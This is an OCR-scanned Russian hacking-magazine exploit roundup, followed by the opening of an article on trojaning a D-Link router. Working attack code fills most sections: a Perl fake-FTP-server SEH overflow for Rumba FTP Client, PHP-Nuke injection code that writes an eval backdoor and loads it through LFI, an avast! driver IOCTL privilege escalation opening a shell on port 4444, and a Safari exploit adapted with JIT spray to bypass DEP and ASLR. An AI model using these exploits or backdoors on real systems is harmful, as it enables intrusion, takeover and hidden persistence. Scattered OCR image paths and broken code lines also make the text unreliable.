TARGETS

*WFTPD Server 3.30

BRIEF

WFTPD Server — FTP-сервер для ОС Windows (кстати, не бесплатный). Данная программа содержит очень характерную ошибку. Аналогичную ошибку находили и в других FTP-серверах от таких именитых производителей как Cisco, HTC, Serv-U и многих других. Поэтому не лишним будет еще раз обратить внимание на классические просчеты программистов.

EXPLOIT

Логика FTP-сервиса в том, что у каждого пользователя есть своя директория, и работать он должен в своей рабочей папке. Понятно, что это дело должно быть защищено. Программисты — люди не глупые, и последовательность "../" фильтруют.

```
MKD ../../../../../../ZLOBA
550 You do not have rights to create that subdirectory.
```

Но невнимательность губит любое хорошее начинание. Так, например, следующий запрос выполнится без проблем:

```
MKD c:\zloba
257 "c:\zloba" directory created
```

Что ж, очевидно, что кроме относительного пути можно указать и абсолютный. Будь внимателен.

SOLUTION

Решения нет. Разве только не использовать WFTPD для многопользовательского доступа по FTP.

02 ПЕРЕПОЛНЕНИЕ БУФЕРА В RUMBA FTP CLIENT

CVE

N/A

TARGETS

* Rumba FTP Client 4.2


BRIEF

Что ж, ошибки бывают не только в платных FTP-серверах, но и в платных FTP-клиентах. Уязвимость переполнения буфера — вот что хранит в себе этот клиент.

EXPLOIT

Эксплойт представляет собой симулятор FTP-сервера, который отвечает на некоторые команды и ждет, когда же у него спросят листинг файлов. И в момент, когда клиент это сделает, сервер-эксплойт пошлет (в пассивном режиме, поэтому если использовать эксплойт удаленно, нужно поменять переменную $pasvip) имя файла, причем очень длинное. Настолько длинное, что перезапишет SEH-дескриптор и вызовет исключительную ситуацию. Естественно, обрабатывая исключительную ситуацию, клиент перейдет в SEH-цепочку, вершину который мы переписали. Так что «обработчиком» исключительной ситуации станет наш шелл-код, который запускает калькулятор. Разберем эксплойт:

```
use warnings;
use strict;
use IO::Socket;
my $sock = IO::Socket::INET->new( LocalPort => '21', Proto
=> 'tcp', Listen => '1' )
  or die "Socket Not Created $!\n";
```



Подключившись и потыкав кнопочки в FTP-клиенте, я получил... калькулятор.


```
# Приветственное сообщение
print
 "################################################\n"
."#           Rumba ftp Client 4.2 PASV BoF (SEH)      #\n"
."#                  By: zombiefx                       #\n"
."#    Listening on port 21 with pasv port of 31337   #\n"
."################################################\n";
# IP для пассивного режима
my $pasvip = "127,0,0,1";
# Обработка соединения
while ( my $data = $sock->accept() ) {
 print "Client Connected!\nAwaiting Ftp commands: \n";
 print $data "220 Gangsta Rap Made Me Do It\r\n";


#Обработка команд — симуляция FTP
 while (<$data>) {
  print;
  print $data "331 Anonymous access allowed\r\n" if (/
USER/i);
  print $data "230-Welcome to N0 M4Ns l4nd.\r\n230 User
    logged in.\r\n" if (/PASS/i);
  print $data "215 UNIX Type: L8 \r\n"  if (/SYST/i);
  print $data "257 \"/\" is current directory.\r\n"  if (/
PWD/i);
  print $data "200 Type set to I.\r\n"     if (/TYPE I/i);
  print $data "200 Type set to A.\r\n"     if (/TYPE A/i);
  print $data "214 Syntax: SITE - (site-specific commands)\
r\n"
      if (/HELP/i);
#Готовимся к передаче…
  print $data "227 Entering Passive Mode ($pasvip,122,105)\
r\n"
      if (/PASV/i);
```

```
#Запрос листинга директории, вызываем основную функцию
  if (/LIST/i) {
   print $data "150 Here comes the directory listing.\r\n"
. "226 Directory send OK.\r\n";
   &senddata( '122', '105' );
  }
 }
 print "Payload delivered check the client!\n";
}

#Основная функция
sub senddata {
    my $port    = $_[0] * 256  + $_[1];
#Ждем клиента для пересылки
    my $pasvsock = IO::Socket::INET->new( LocalPort =>
$port, Proto => 'tcp', Listen => '1' );
    my $pasvdata = $pasvsock->accept();
#Первые 1351 байт — мусор
    my $junk    = "\x77" x 1351;
#Перезаписываем SEH-дескриптор адресом 0x1006E534
#по этому адресу — ftplogic.dll и инструкции,
#POP EDI/POP ESI/RETN
#которые вернут нас в стек
    my $seh  = pack( 'V', 0x1006E534 );# located in ftplogic.
dll
#Это инструкция JMP +0x8,
#так как следующие несколько байтов будут испорчены
    my $nseh = "\xeb\x06\x90\x90";
#шеллкод, на который будет прыжок на пятый NOP из-за преды-
дущей инструкции:
    my $nops = "\x90" x 50;
    my $calcshell = /* шеллкод */;
```







Закрытие окошек спровоцирует ошибку памяти.

```
   my $payload = $junk . $nseh . $seh . $nops . $calcshell;

   print $pasvdata
    "-rw-rw-r--    1 1176    1176       1060 Apr 23 23:17
test.$payload\r\n\r\n";
}
```

Эксплойт работает стабильно, правда, понятно, что с DEP он работать не будет.

SOLUTION

Обновить ПО, хотя автор думает, что и новая версия тоже уязвима. Так что лучше не использовать его вообще...

03 МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В PHPNUKE

CVE

N/A

TARGETS

* PHP-Nuke 7.0
* PHP-Nuke 8.1
* PHP-Nuke 8.1.35


BRIEF

Прошедший месяц оказался для создателей PHP-Nuke не очень приятным. Что неудивительно, ведь в их детище был найден целый букет уязвимостей. Исследователь Майкл Брукс (Michael Brooks) опубликовал эксплойт, который, используя уязвимости LFI, SQL-инъекции, раскрытия пути, как результат, заливает бэкдор на сервер. Кроме того, этот эксплойт не обошел стороной и старые уязвимости, включая ошибку phpBB, которая может присутствовать в PHP-Nuke 7.0. Программа Брукса написана на PHP и поддерживает использование прокси, а в комментариях даны гугль-хак советы, что делает этот эксплойт крайне неприятным и может использоваться не только скрипт-киддисами, но и червяками.

EXPLOIT

Весь код эксплойта занимает полтысячи строк кода, и поэтому целиком его я тут приводить не буду, лишь интересные кусочки. Разумеется, полную версию эксплойта ты всегда сможешь найти на нашем диске, но исключительно в целях самопроверки. Ведь PHP-Nuke





достаточно популярный движок, поэтому стоит провериться. Вдруг ты в опасности? Ладно, хватит лирики, приступаем к делу. Эксплойт запускается элементарно:

```
"c:\Program Files\PHP\php.exe" nuke.php -t
http://<target_site>
```

Для эксплуатации последней версии PHP-Nuke нужна хоть какая-то учетная запись, поэтому эксплойт требует cookie:

```
"c:\Program Files\PHP\php.exe" nuke.php -t
http://<target_site> -c user=MjphZG1pbjo1ZjRkY2MzYjV
hYTc2NWQ2MWQ4MzI3ZGViODgyY2Y5OToxMDo6MDowOjA6MDo6ND
A5Ng==
```

В эксплойт встроена собственная функция для работы со слепыми инъекциями, кодировки строк и т.д. Так что получается мощный зверь. В качестве тестового примера, я попробовал найти инъекцию и получить хэш админа с помощью этого эксплойта. Найдя относительно заброшенный сайт на этом движке, проверим старую инъекцию, в поле referer:

```
REFERER: '=(select if(true,sleep(10),0) from nuke_
authors limit 1))-- 1
```


Эксплойт Брукса использует эту уязвимость для получения хэша и формирования cookie для дальнейшей заливки шелла через другую инъекцию, уже новую, но требующую прав администратора, а затем открывает бэкдор через LFI-баг. Конечно, если есть регистрация, можно просто зарегистрироваться и использовать уже другую уязвимость (из арсенала эксплойта) для получения учетки админа и заливки бэкдора. Эксплойт обходит встроенные фильтры защиты от инъекций, а также правила по умолчанию AppArmor'a для Ubuntu.
Код заливки бэкдора:

```
print "Uploading backdoor...\n";
$remote_path=addslashes(addslashes($remote_path."\\
frontend.php"));
$backdoor='get_magic_quotes_gpc()?eval(stripslashes($_
GET["e"])):eval($_GET["e"])';
$http->postdata="chng_uid=".urlencode("' union/**/
select ".$sex->charEncode("<?php").",'".$backdoor."',".$
sex->charEncode("?>").
",'','','','','','','','','','','','','','','','' into
outfile '".$remote_path."'-- 1");
$re=$http->send($attack_url."/admin.php?op=modifyUser");
$http->postdata="xsitename=".$values[0]."&xnukeurl=".$
values[1]."&xslogan=".$values[2]."&xstartdate=".$value
s[3]."&xadmingraphic=".$values[4]."&xgfx_chk=0&xnuke_
editor=1&xdisplay_errors=0&op=savegeneral";
$error_reporting=$http->send($attack_url."/admin.php");
```

Функция charEncode () кодирует символы для использования char() в MySQL. Это сделано, чтобы обойти фильтры. Далее эксплойт открывает бэкдор:

```
$http->postdata="xDefault_Theme=../../../../../../../../
../../../tmp&xoverwrite_theme=0&op=savethemes";
$http->send($attack_url."/admin.php");
```

Заливка трояна в /tmp как раз и позволяет обмануть AppArmor.



А вот и калькулятор из Safari.

SOLUTION

Решения пока нет, автор предлагает вообще отказаться от использования PHP-Nuke, мотивируя это тем, что там очень плохо с безопасностью, и много уязвимостей еще будет найдено.

04 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В AVAST!

CVE

CVE-2008-1625

TARGETS

* avast! 4.7 Professional Edition
* avast! 4.7 Home Edition

BRIEF

Матэо Меиелли (Matteo Memelli) из Offensive-Security порадовал нас отличным эксплойтом для антивируса «avast!». Уязвимость, найденная Тобиасом Клейном (Tobias Klein), кроется в драйвере антивируса, который криво обрабатывает IOCTL-запросы. Так как драйвер — дело низкоуровневое, то очевидно, что после эксплуатации уязвимости мы получаем права системы. Таким образом, можно поднять свои привилегии в ОС с помощью данного драйвера и уязвимости в нем.

EXPLOIT

Итак, для того, чтобы воспользоваться уязвимостью, достаточно лишь запустить эксплойт и молиться :). Ошибка обнаружена в драйвере aavmker4.sys. Дело в том, что драйвер может обрабатывать IOCTL-запросы без проверки валидности данных, а конкретнее, IOCTL 0xb2d60030, позволяет копировать любые данные по любому адресу:

```
mov   ecx, 21Ah  ; размер
mov   edi, [eax+18h] ; EAX+0x18 — отсюда берем адрес,
куда копировать
rep movsd  ; копируем в EDI, то есть куда захотим
```

Чтобы использовать эту ошибку, был найден указатель на функцию со статическим сдвигом от базового адреса. Именно этот адрес и перезаписывается на адрес шелл-кода, который передается в буфере запроса. Но сначала надо сделать так, что бы EAX указывал на наши данные.


```
mov    eax, [ebp+v38_uc]
```

Как видно, данные берутся по статическому сдвигу. Прежде чем начать перезапись, эксплойт сохраняет по этому сдвигу специально подготовленные данные так, чтобы уязвимая функция скушала их, и в итоге EAX+0x18 содержал указатель на перезаписываемую нами область памяти с адресом функции. Чтобы осуществить запись в .data, используется IOCTL-запрос 0xb2d6001c. После того, как данные сохранены, вызывается уже наш IOCTL 0xb2d60030, который перезаписывает указатель на функцию, используя предварительно сохраненные в .data адреса. После этого провоцируется вызов функции с перезаписанным указателем — IOCTL 0xb2d60020. Кроме того, эксплойт должен спровоцировать вызов syscall. Для этого он тупо пытается выполнить аутентификацию в системе:

```
lsas1 = "echo hola | runas /user:administrator cmd.exe
> NUL"
lsas2 = "net use \\\\127.0.0.1 /user:administrator
test > NUL"
. . .
os.system(lsas1)
time.sleep(1)
os.system(lsas2)
```

В итоге шелл-код выполнится-таки в нужном контексте. Можно подсоединяться на порт 4444, чтобы получить системный шелл. Формат входных данных в эксплойте:

```
#Адрес, где будут лежать данные,
#сохраненные первым IOCTL-запросом
read_data_from= struct.pack('L', sysbase+0x2e04)
#Адрес буфера с шеллкодом, точнее, указатель на NOP'ы
r0_address   = struct.pack('L', sysbase+0x23fa)
#Формируем первый буфер
#Этот буфер будет входным параметром для
#вызова IOCTL 0xb2d6003
#Адрес шелл-кода, указатель на NOP, которые идут за ним
evil_input   = r0_address*2 + "\x90"*0x102
#Шелл-код цепочка, вывод в ring3 и открытие шелла на
4444 порту
evil_input  += ring0_migrate + ring0_msr + ring3_
stager + ring3_shellcode
#Не важно
evil_input  += "\x41"*0x549
#Указатель на сохраненный в .data буфер, откуда будут
читаться
#данные для этого IOCTL
evil_input  += read_data_from + "\x42\x42\x42\x42"
#Формируем первый буфер, который будет сохранен в
.data
#с помощью первого IOCTL-запроса.
#Отсюда будут браться данные для второго IOCTL
#Выравнивание
stor_input   = "\x43\x43\x43\x43"
#Эти данные нужны, чтобы функция, обрабатывающая
#второй IOCTL ничего не заподозрила
stor_input  += "\x07\xAD\xDE\xD0" # cmp dword ptr
[eax], 0D0DEAD07h
stor_input  += "\xBA\xD0\xBA\x10" # cmp dword ptr
[eax+4], 10BAD0BAh
#Выравнивание
stor_input  += "\x44\x44\x44\x44"*2
```



Слепая инъекция, хэш админа и его пароль.

```
#Указатель для nt!KeSetEvent, который сработает после
записи
#главное, чтобы значение по этому указателю было не
равно единице
#так что наш указатель подходит
stor_input   += read_data_from
#Выравнивание
stor_input   += "\x44\x44\x44\x44"
#Со сдвигом в 0x2300 байт от базового адреса
#лежит указатель на функцию, который надо переписать
#уязвимая функция обрабатывающая второй IOCTL
#перепишет память по этому указателю
#так что укажем на адрес этой функции
stor_input   += struct.pack('L', sysbase+0x2300) + "\
x45"*414
```

Эксплойт разбивается на потоки и засыпает там на минуту. Пока идет ожидание, посылаются два IOCTL-запроса. Первый сохраняет по адресу read_data_from, буфер stor_input. Второй запрос отправляет шелл-код и адрес read_data_from, откуда читать данные для обработки функции — evil_input.

```
dev_ioctl = kernel32.DeviceIoControl(driver_handle1,
0xb2d6001c, stor_input,
                    stor_size, stor_output, out_size,
                    byref(dwReturn1), None)
 dev_ioctl = kernel32.DeviceIoControl(driver_handle1,
0xb2d60030,
                    evil_input, evil_size, evil_
output,
                    evil_size,
                    byref(dwReturn2), None)
```

А дальше провоцируем переход с помощью IOCTL-запроса 0xb2d60020 и syscall с помощью lsass.exe. Только после того, как шелл-код закончит работу, lsass.exe умрет и отправит за собой всю ОС в перезагрузку.

SOLUTION

Обновление антивируса до версии 4.8 может уберечь от данной проблемы.

05 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В APPLE SAFARI

CVE

N/A

TARGETS


* Apple Safari <= 4.0.5

BRIEF


Начнем наш обзор с 0day уязвимости в браузере Safari. Уязвимость обнаружил Кристиан Клосковски (Krystian Kloskowski) и незамедлительно опубликовал эксплойт для последней версии яблочного браузера. Ответных действий от Apple в виде патча пока не последовало.

EXPLOIT

Эксплойт представляет собой обыкновенный HTML-файл с JavaScript-кодом. Уязвимость кроется в методе parent.close(), который способен повредить память процесса, что в итоге может передать управление злобному шелл-коду. В примере Кристиана — шелл-код запускает калькулятор, но ты же понимаешь, что заменить шелл-код — дело пустяковое. Чтобы эксплойт работал удаленно, необходимо существование родительского объекта. Для этого в эксплойте предлагается первоначально использовать метод window.









open(), который откроет HTML с эксплойтом. А для этого нужно, чтобы у жертвы были разрешены всплывающие окна. Фишка же самого эксплойта в том, что происходит вызов метода close() для родительского объекта, а затем вызов метода prompt() для того же объекта. Так как parent-объект уже «закрыт», у Safari возникает «разрыв шаблона», то есть ошибка в памяти, в результате которой при обработке метода prompt() происходит перезапись регистра ESI значением, которое будет браться из ошибочного места. После записи регистра идет вызов по адресу из этого регистра — CALL ESI. Кристиан в своем эксплойте использует до вызова close() еще пару вызовов prompt(), чтобы «сдвинуть» указатель ESI для принятия значения 0x40E00000. Осталось подготовить шелл-код, чтобы он разместился по адресу 0x40E00000. Тут вступает в дело классический heap spray, что приводит к заполнению адресного пространства процесса, включая адрес 0x40E00000, нашим шелл-кодом. Таким образом, жертва открывает страничку, видит окошко, сгенерированное методом prompt(), пытается закрыть его по ALT+F4, видит второе окошко, которое опять закрывает, и в результате — pwned после close() и уже не отобразившего окошка, третьего вызова prompt().
Рассмотрим код эксплойта:

```
//Функция генерит большую строку
function make_buf(payload, len) {
   while(payload.length < (
     len * 2)) payload += payload;
   payload = payload.substring(
     0, len);
   return payload;
}

var shellcode = … //тут шелл-код


/*А тут вырезан heap spray — экономия краски*/

var a = parent; //указатель на родительский объект
var buf = make_buf("AAAA", 10000);
//генерим строку

for(var i = 0; i <= 1; i++) { //Эксплойт, ошибка возникнет при втором проходе
   a.prompt(alert);
   a.prompt(buf);
   a.close();
}
```

Недостаток эксплойта в том, что Safari у нас работает в режиме permanent-DEP, и шеллкод из кучи исполняться не будет. Компания VUPEN разработала коммерческий эксплойт, который обходит permanent-DEP. Ну, мы же кул-хацкеры — сделаем так, чтобы кроме DEP он обходил еще и ASLR. Я не знаю, как сделали ребята из компании VUPEN (догадываюсь, что с помощью ROP), но для ASLR этого мало (в данном случае), поэтому я воспользуюсь техникой JIT-SPRAY и одним из шеллкодов, который я же и разработал (сам себя не похвалишь — никто не похвалит :)). Мой шеллкод открывает блокнот.
Итак, суть проста — заменяем heap spray (который, кстати, жестко палится антивирусами) на JIT-SPRAY. Но не все так легко, как казалось. Если вставить флеш-объект на ту же страницу или даже на родительскую, то при вызове parent.close() вся память, выделенная для Flash, очистится. Тогда я придумал углубить цепочку «наследования». Первая страница грузит JIT-SPRAY и делает открытие в новом окошке второй, вторая страница ничего не делает, кроме как открывает третью. А уже третья страница открывает четвертую — с эксплойтом, но без heap spray. Все страницы в Safari — обрабатывает один процесс, так что память общая. Но адрес 0x40E00000 меня также не устраивает, кто читал мою статью про JIT SPRAY в апрельском][, тот помнит, что нам нужен адрес вида 0xXXYY0101, чтобы попасть в JIT-шеллкод. Немного побаловавшись с параметром, я нашел ситуацию, когда указатель ESI переписывается значением, генерируемым в качестве параметра метода parent().

```
var buf = make_
buf(unescape('%u0101%u0943'),
38000);
```

Теперь мы можем передать управление по точному адресу. Я выбрал 0x09430101. Там как раз наш шеллкод. Вот и все.

SOLUTION

Решения пока нет. Разве что отключить JavaScript- и Pop-Up окошки (а вот это в Safari уже сделано по умолчанию).

«HellMilitia» and «my Death»



ЗАРАЖЕНИЕ D-LINK 500T В ДОМАШНИХ УСЛОВИЯХ

Привет, мой читатель! В этой статье я расскажу о замечательных ADSL-роутерах — незаменимых в домашних и промышленных сетях железяках. Поведаю тебе о вопросе эксплуатирования этих железок в выгодных для нас целях — вшивании зверского троянца во внутренности маршрутизатора. И таким образом, чтобы это не заметил ни умный админ, ни ушастый юзер.

ПОЖЕЛАНИЯ ИЛИ ТРЕБОВАНИЯ К IQ

Когда я писал эту статью, то предполагал, что читать ее будет достаточно продвинутый юзер с установленным GNU\Linux, который также имеет некоторые навыки работы и программирования в этой операционной системе. Однако представляется возможным повторить мои действия и на Windows (используя Cygwin, например), но это описано не будет. Для получения максимального удовольствия необходимы также навыки владения паяльником (это уже опционально).

А НАЧАЛОСЬ ВСЕ...

Что-то я отвлекся. Итак, все началось с того, как однажды зависла эта самая железка, точнее, она предательски оборвала соединение с интернетом и никак не хотела его восстанавливать. При этом находилась она далеко, физического доступа к ней не было (впрочем, что-то я заврался — мне просто было лень встать с дивана с перезагрузить роутер :)), Web-интерфейс не отзывался, но я вспомнил, что на этой штуковине должен быть telnet или ssh. Заходить в зону администрирования я ранее не пробовал и опрометчиво не менял пароль к моей учетной записи (как оказалось позже, очень зря, ведь по дефолту он «admin:admin»). Итак, я попробовал SSH, и он работал!

```
$ ssh admin@192.168.1.1
$ Password:
```

Как гром среди ясного неба! BusyBox! Никогда не задумывался о том, под чьим управлением находится этот роутер, оказывается — GNU/Linux! Мне стало жутко интересно, как же здесь все работает, и, мысленно благодаря лень и случай, я пустился в исследование.

СБОР ИНФОРМАЦИИ

Итак, с чего я начал? Конечно, со списка доступных команд:

```
# busybox

...
Currently defined functions:
    [, ash, busybox, cat, chgrp, chmod,
      chown, cp, date, dd, df, echo, false, free,
      grep, hostname, id, ifconfig, init, insmod,
      kill, ln, login, ls, lsmod, mkdir, modprobe,
      mount, mv, passwd, ping, ps, pwd, reboot,
      rm, rmmod, route, sh, sleep, sync, tar,
      test, tftp, touch, true, tty, umount, wget,
      whoami, yes
```

